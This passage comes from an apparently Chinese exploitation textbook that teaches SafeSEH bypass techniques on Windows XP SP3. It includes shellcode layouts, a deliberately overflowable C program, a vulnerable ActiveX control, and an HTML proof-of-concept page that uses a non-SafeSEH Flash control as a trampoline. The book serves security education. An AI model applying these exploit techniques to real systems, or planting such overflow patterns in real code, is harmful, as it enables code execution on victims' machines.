


图 11.5.7 利用未启用 SafeSEH 模块绕过 SafeSEH 的 shellcode 布局

题外话：在实际的溢出过程中由于条件限制和未知因素，shellcode 有时会被破坏，出现这种情况时可以尝试不同的 shellcode 布局，使用不同的跳转指令，以避开这些破坏。

在程序里按照上边的布局将 shellcode 布置好后，将程序重新编译运行，等待 OllyDbg 启动后，我们在 0x11121012 处下好断点，然后让程序继续运行。不出意外的话可以看到程序在 0x11121012 处中断，说明现在我们已经绕过 SafeSEH 成功劫持程序流程了，如图 11.5.8 所示。




图 11.5.8　成功跳入 DLL 执行

继续单步执行，在 retn 后转入我们的 shellcode 执行，如图 11.5.9 所示。在图 11.5.9 中我们可以看从 0x0012FE90 到 0x0012FEA0 的路上有一些不和谐的东西出现，分别是我们用来覆盖异常函数指针的跳板地址和进入__try{}块时被赋值为 0 的部分。在本次实验中这两个不和谐因素对程序流程没有产生实质影响，所以可以不予处理，按 F9 键让程序直接运行就可以看到弹出熟悉的对话框了。但如果这些因素对程序流程产生影响时，0x0012FE90 处的填充就不能再用 0x90 了，就要使用向后跳转指令，跳过不和谐因素，直接进入关键部分执行。

小提示：大家可以尝试将 shellcode 中的 217~220 字节用 0xEB0E9090 填充，然后自己调试看看程序流程有什么不同。




图 11.5.9　成功转入 shellcode 执行

再按 F9 键让程序继续执行，就能看到熟悉的对话框了，如图 11.5.10 所示。




图 11.5.10　成功利用未启用 SafeSEH 模块绕过 SafeSEH

11.6　利用加载模块之外的地址绕过 SafeSEH

当程序加载到内存中后，在它所占的整个内存空间中，除了我们平时常见的 PE 文件模块（EXE 和 DLL）外，还有其他一些映射文件，我们可以通过 OllyDbg 的“view→memory”查看程序的内存映射状态。例如，在图 11.6.1 中，类型为 Map 的映射文件，SafeSEH 是无视它们的，当异常处理函数指针指向这些地址范围内时，是不对其进行有效性验证的，所以如果我们可以在这些文件中找到跳转指令的话就可以绕过 SafeSEH，而这样的指令也确实存在。




图 11.6.1　程序的内存映射状态

经过前辈们的不懈努力找到了一批可以用在这种情况下的跳板地址。除了我们前面用过的“pop pop retn”指令序列外，还有如下指令：

```
call/jmpdword ptr[esp+0x8]
call/jmpdword ptr[esp+0x14]
call/jmpdword ptr[esp+0x1c]
call/jmpdword ptr[esp+0x2c]
call/jmpdword ptr[esp+0x44]
call/jmpdword ptr[esp+0x50]
call/jmp dword ptr[ebp+0xc]
call/jmp dword ptr[ebp+0x24]
call/jmp dword ptr[ebp+0x30]
call/jmp dword ptr[ebp-0x4]
call/jmp dword ptr[ebp-0xc]
call/jmp dword ptr[ebp-0x18]
```

只我们找到其中一条指令就可以绕过 SafeSEH 了，我们通过以下代码来演示和分析如何在所有加载模块都开启 SafeSEH 机制的情况下绕过 SafeSEH。

```
#include"stdafx.h"
#include<string.h>
#include<windows.h>
char shellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"……"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xE9\x2B\xFF\xFF\xFF\x90\x90\x90"// far jump and \x90
"\xEB\xF6\x90\x90"// short jump and \x90
"\x0B\x0B\x29\x00"// address of call [ebp+30] in outside memory
;
DWORD MyException(void)
{
        printf("There is an exception");
        getchar();
        return 1;
}
void test(char * input)
{
        char str[200];
        strcpy(str,input);
        int zero=0;
        __try
        {
            zero=1/zero;
        }
        __except(MyException())
        {
```

```
        }
}
int _tmain(int argc, _TCHAR* argv[])
{
        //__asm int 3
        test(shellcode);
        return 0;
}
```

对实验思路和代码简要解释如下。

（1）Test 函数中存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖程序的 S.E.H 信息。

（2）该程序中所有加载模块都启用了 SafeSEH 机制，故我们不能通过未启用 SafeSEH 的模块还绕过 SafeSEH 了。

（3）将异常处理函数指针覆盖为加载模块外的地址来实现对 SafeSEH 的绕过，然后通过除 0 触发异常将程序转入异常处理，进而劫持程序流程。

实验环境如表 11-6-1 所示。

表 11-6-1　实验环境

	推荐使用的环境	备　　注
操作系统	Window XP SP3	DEP 关闭
编译器	Visual Studio 2008	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

说明：shellcode 中尾部的 0x00290B0B 为 Windows XP SP3 下的跳板地址，如果您在其他操作系统下测试，该地址可能需要重新设置。

我们首先用 0x90 填充 shellcode，长度不超过 200 个字节，然后编译运行程序。由于__asm INT 3 的存在程序会被中断，等 Ollydbg 启动好后我们通过 OllySSEH 插件来查看当前加载模块的 SafeSEH 情况。

如图 11.6.2 所示，所有的加载模块都不是/SafeSEH OFF 状态，也就是意味着我们不能利用任何一个模块进行跳转绕过 SafeSEH 了，所以我们只能在加载模块内存范围之外的地方寻找合适的跳板绕过 SafeSEH 了，只要能找到前面提到指令中的任意一条我们就成功了一半。




图 11.6.2　所有加载模块都不是/SafeSEH OFF 状态

为此，我们特意为 OllyDbg 开发了一个插件来进行指令搜索，叫 OllyFindAddr，您可以在随书资料中找到这个插件（有兴趣的朋友也可以尝试为 OllyDbg 开发自己的特色插件）。与 Ollydbg 自己的指令搜索不同，OllyFindAddr 不只在加载模块中搜索指令，而是在整个程序的内存空间搜索。本次实验中我们将使用 call/jmp dword ptr[ebp+n]指令来作为跳板。在 Ollydbg 中通过“Plugins→OllyFindAddr→Overflow return address→Find CALL/JMP [EBP+N]”来进行此类指令的搜索，如图 11.6.3 所示。




图 11.6.3　利用 OllyFindAddr 插件搜索跳板地址

搜索结束后可以在日志窗口中查看搜索结果。如图 11.6.4 所示，虽然我们找到很多符合搜索特征的指令，但是绝大多数的都是位于加载模块中，这样的指令都是不能用来作为跳板的。我们的运气还不错，在 0x00290B0B 处找到了一条 call [ebp+0x30]的指令，与图 11.6.1 或者 OllyDbg 中的内存窗口对比可以发现这个地址不位于任何加载模块中，所以这个地址可以作为我们的跳板。

如果使用 0x00290B0B 作为跳板，我们还面临一个比较棘手的问题，这个地址中包含着 0x00，这就意味着在字符串复制的时候 0x00 之后的内容都会被截断，所以我们不能将 shellcode 的关键部分放到跳板后边（如果是 Unicode 的漏洞就不用考虑这个问题，因为 Unicode 的结束符号为 0x0000）。

大家应该还记得我们在利用未启用 SafeSEH 模块绕过 SafeSEH 最后提到得 0xEB0E9090 吧，其实 0xEB0E 是向前跳转 0x0E 的机器码。通过对图 11.5.9 分析我们可以知道通过跳板指令转入 shellcode 后首先是 4 个字节的 0x90 的填充，而短跳转指令只需要 2 个字节，因此我们可以在这个 4 个字节的位置放置一个短跳转指令让程序向内存低址位置跳转。但由于 1 个字节的操作数向回跳的范围有限，不足以跳转到 shellcode 的起始地址，所以我们利用两次跳转来完成跳跃。

（1）通过一个 2 字节的短跳转指令 0xEBF6 向回跳 8 个字节。

（2）在这 8 个字节中我们再布置一条 5 字节的长跳转指令完成最终的回跳。




图 11.6.4 Olly FindAddr 搜索结果

跳转示意如图 11.6.5 所示。




图 11.6.5 利用两次跳转跳到 shellcode 起始位置

目前为止我们已经确定了跳板地址和短跳转指令机器码，只要我们再确定 shellcode 起始地址到长跳转指令之间的距离就可以对 shellcode 进行布置了。在这大家可能会有一个疑问为什么在短跳转指令中我们是向回跳了 10 个字节而不是 8 个字节？这是因为 JMP 指令在采用相对地址跳转的时候是以 JMP 下一条指令的地址为基准的，所以我们在回跳的时候还要将短跳转指令的 2 个字节计算进去。

接下来我们在完成 test 函数中 strcpy 操作后中断程序，如图 11.6.6 所示，本次实验中被溢出字符串的起始位置是 0x0013FE88，长跳转指令位于 0x0013FF58 处，所以我们需要回跳 213 个字节（包含长跳转指令的 5 个字节），使用 E92BFFFFFF（跳转 0xFFFFFF2B 个字节）填充长跳位置。




图 11.6.6 s hellcode 起始地址与长跳转指令位置

所有的技术难点都已经被扫除，我们部署 shellcode 如下：在 shellcode 开始部分为弹出“failwest”对话框的机器码，然后是 0x90 填充，接着为长跳转指令，再跟着 0x90 填充，最后为短跳转指令和跳板指令，整个布局如图 11.6.7 所示。




图 11.6.7 利用加载模块之外的地址绕过 SafeSEH 的 shellcode 布局

由于 0x00290B0B 处不能下断点，所以我们直接看运行结果来判断溢出是否成功。用设计好的 shellcode 替换测试用的 0x90 串，去掉__asm int 3 重新编译运行程序。熟悉、可爱、活泼……的对话框是不是又出现了？如图 11.6.8 所示。




图 11.6.8　成功利用加载模块之外的地址绕过 SafeSEH

11.7　利用 Adobe Flash Player ActiveX 控件绕过 SafeSEH

其实这种方法就是利用未启用 SafeSEH 模块绕过 SafeSEH 的浏览器版。Flash Player ActiveX 在 9.2.124 之前的版本不支持 SafeSEH，所以如果我们能够在这个控件中找到合适的跳板地址，就完全可以绕过 SafeSEH。

利用浏览器演示如何利用 Adobe Flash Player ActiveX 控件绕过 SafeSEH 需要三方面的支持：

（1）具有溢出漏洞的 ActiveX 控件。

（2）未启用 SafeSEH 的 Flash Player ActiveX 控件。

（3）可以触发 ActiveX 控件中溢出漏洞的 POC 页面。

Falsh 控件大家到 Adobe 官方网上下载即可，只需要注意不要下载 9.2.124 以后的版本即可。

首先，我们使用 Visual Studio 2008 建立一个基于 MFC 的 ActiveX 控件，如图 11.7.1 所示。




图 11.7.1　建立基于 MFC 的 ActiveX 控件

建立好控件工程后，我们通过类视图中的“VulnerAX_SEHLib→_DVulnerAX→Add→Add Method”选项添加一个可以在 Web 页面中调用的接口函数。函数返回类型选择 void，函数名称为 test，参数类型为 BSTR，参数名称为 str。如图 11.7.2 所示。




图 11.7.2　添加一个可以在 Web 页面中调用的接口函数

函数添加好后，我们就要在这个函数里添加带有溢出漏洞的代码。代码很简单，在函数里边申请 100 个字节的空间，然后向这个空间里复制字符串，当复制的字符串超度超过 100 个字节时就会发生溢出，具体代码如下所示。

```
void CVulnerAXCtrl::test(LPCTSTR str)
{
        printf("aaaa");                    //定位该函数的标记
        char dest[100];
        sprintf(dest,"%s",str);
}
```

接下来我们就要编译生成这个 ActiveX 控件了，编译选项的设置上我们还有几个需要注意的地方，如表 11-7-1 所示。

表 11-7-1　ActiveX 编译环境

	编译环境	备　注
操作系统	Windows XP SP3	
编译器	Visual Studio 2008	
优化	禁用编译优化	

续表

	编译环境	备　注
MFC	在静态库中使用 MFC	
字符集	使用 Unicode 字符集	
build 版本 r	elease 版本	

说明：MFC 和字符集的编译选项的选择如图 11.7.3 所示。




图 11.7.3　各编译选项的设置

编译好控件后，我们在实验机器上注册这个 ActiveX 控件。在命令行下输入：Regsvr32 路径\ VulnerAX_SEH.ocx 即可。

注册之后我们可以在 Web 页面中通过如下代码来调用该控件中的 test 函数。

```
<object classid="clsid:1F0837F2-15E5-4115-A235-81DA2F73C204"id="test"></object>
<script>
test.test("testest");
</script>
```

其中 classid 的值可以在 VulnerAx_SEH.idl 文件中的“Class inf ormation fo r CV ulnerAX_SEHCtrl”下边查看到，如图 11.7.4 所示，本次实验中 classid 值为 1F0837F2-15E5-4115-A235-81DA2F73C204。

注册好 VulnerAX_SEH.ocx 控件后我们就要来构造能够触发它漏洞的 POC 页面了，我们将使用以下代码来演示和分析如何触发这个漏洞，并利用 Flash 控件绕过 SafeSEH。

```
<html>
<body>
```




图 11.7.4 Clas sid 的值

```
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
    codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.c
ab#version=9,0
    ,28,0" width="160" height="260">
    <param name="movie" value="1.swf" />
    <param name="quality" value="high" />
    <embed src="1.swf" quality="high"
    pluginspage="http://www.adobe.com/shockwave/download/download.cgi?
    P1_Prod_Version=ShockwaveFlash"         type="application/x-shockwave-flash"
width="160"
    height="260"></embed>
    </object>
    <object    classid="clsid:1F0837F2-15E5-4115-A235-81DA2F73C204"    id="test">
</object>
    <script>
    var s = "\u9090";
    while (s.length < 54) {
    s += "\u9090";
    }
    s+="\u3001\u3008";
    s+=shellcode;
    test.test(s);
    </script>
    </body>
    </html>
```

对实验思路和代码简要解释如下。

（1）在 POC 页面中随便插入一个 Flash，让浏览器能够加载 Flash 控件。

（2）在 POC 页面中调用 VulnerAX_SEH.ocx 控件中的 test 函数，并向其传递超长字符串，以触发 test 函数中的溢出漏洞。

（3）通过溢出手段将 VulnerAX_SEH.ocx 中的异常处理函数地址覆盖为 Flash 控件中的跳板地址。由于 Flash 控件没有启用 SafeSEH，所以这个跳板地址可以绕过 SafeSEH。

（4）Test 函数触发除 0 异常后，程序会去调用异常处理函数，由于异常函数函数地址已经

被我们覆盖，所以我们在此劫持程序流程。

实验环境如表 11-7-2 所示。

表 11-7-2 实验环境

	推荐使用的环境	备 注
操作系统	Window XP SP3	
浏览器	Internet Explorer 7	
Flash 控件版本 9.	2.124	这是未启用 SafeSEH 的最后一版

我们先来计算一下覆盖掉异常处理函数地址所需要的参数长度。将 POC 页面中的变量 s 填充为 90 个字节的 0x90，填充及调用 test 函数代码如下。

```
<script>
var s = "\u9090";
while (s.length <45) {
s += "\u9090";
}
test.test(s);
</script>
```

修改好 POC 页面后，我们用 IE 访问该 POC 页面，如里浏览器提示 ActiveX 控件被拦截等信息请自行设置浏览器安全权限，当浏览器弹出图 11.7.5 中所示的对话框时我们用 OllyDbg 附加 IE 的进程，附加好后按一下 F9 键让程序继续运行。

图 11.7.5 IE 拦截到 Web 页面与 ActiveX 控件之间交互

然后我们转到 VulnerAX_SEH.ocx 的内存空间中，然后通过查找参考字符串的方法，找到“aaaa”所在位置，这个位置就是 test 函数中的 printf(“aaaa”)的位置，我们在设置好断点后，单击浏览器弹出对话框中的“是”按钮，程序会中断在刚才我们设置断点的位置。

单步运行程序到 0x1000186A 处即调用 sprintf 函数的位置，然后观察内存情况。如图 11.7.6 所示，可以发现我们要溢出的字符串位于 0x01F0F4D4（ECX 指向的位置），而距离栈顶最近的异常处理函数地址位于 0x01F0F550，我们填充 124（0x7C）个字节就刚好覆盖到异常处理函数的地址，所以我们在第 125~128 字节位置放置跳板地址即可。

通过 11.5 节中的分析，我们知道现在只需要在 Flash 控件中找到一个跳板指令就可以完成绕过 SafeSEH 大业了。大家可以使用我们前面介绍过的一系列指令中任意一条，本次实验我们使用 OllyFindAddr 插件的 Overflow return address→Find CALL/JMP [EBP+N]选项来查找相关指

令。在 Flash 控件中的搜索结果如图 11.7.7 所示，本次实验我们选择 0x3 00B2D1C 处的 CALL [EBP+0xC]作为跳板地址。

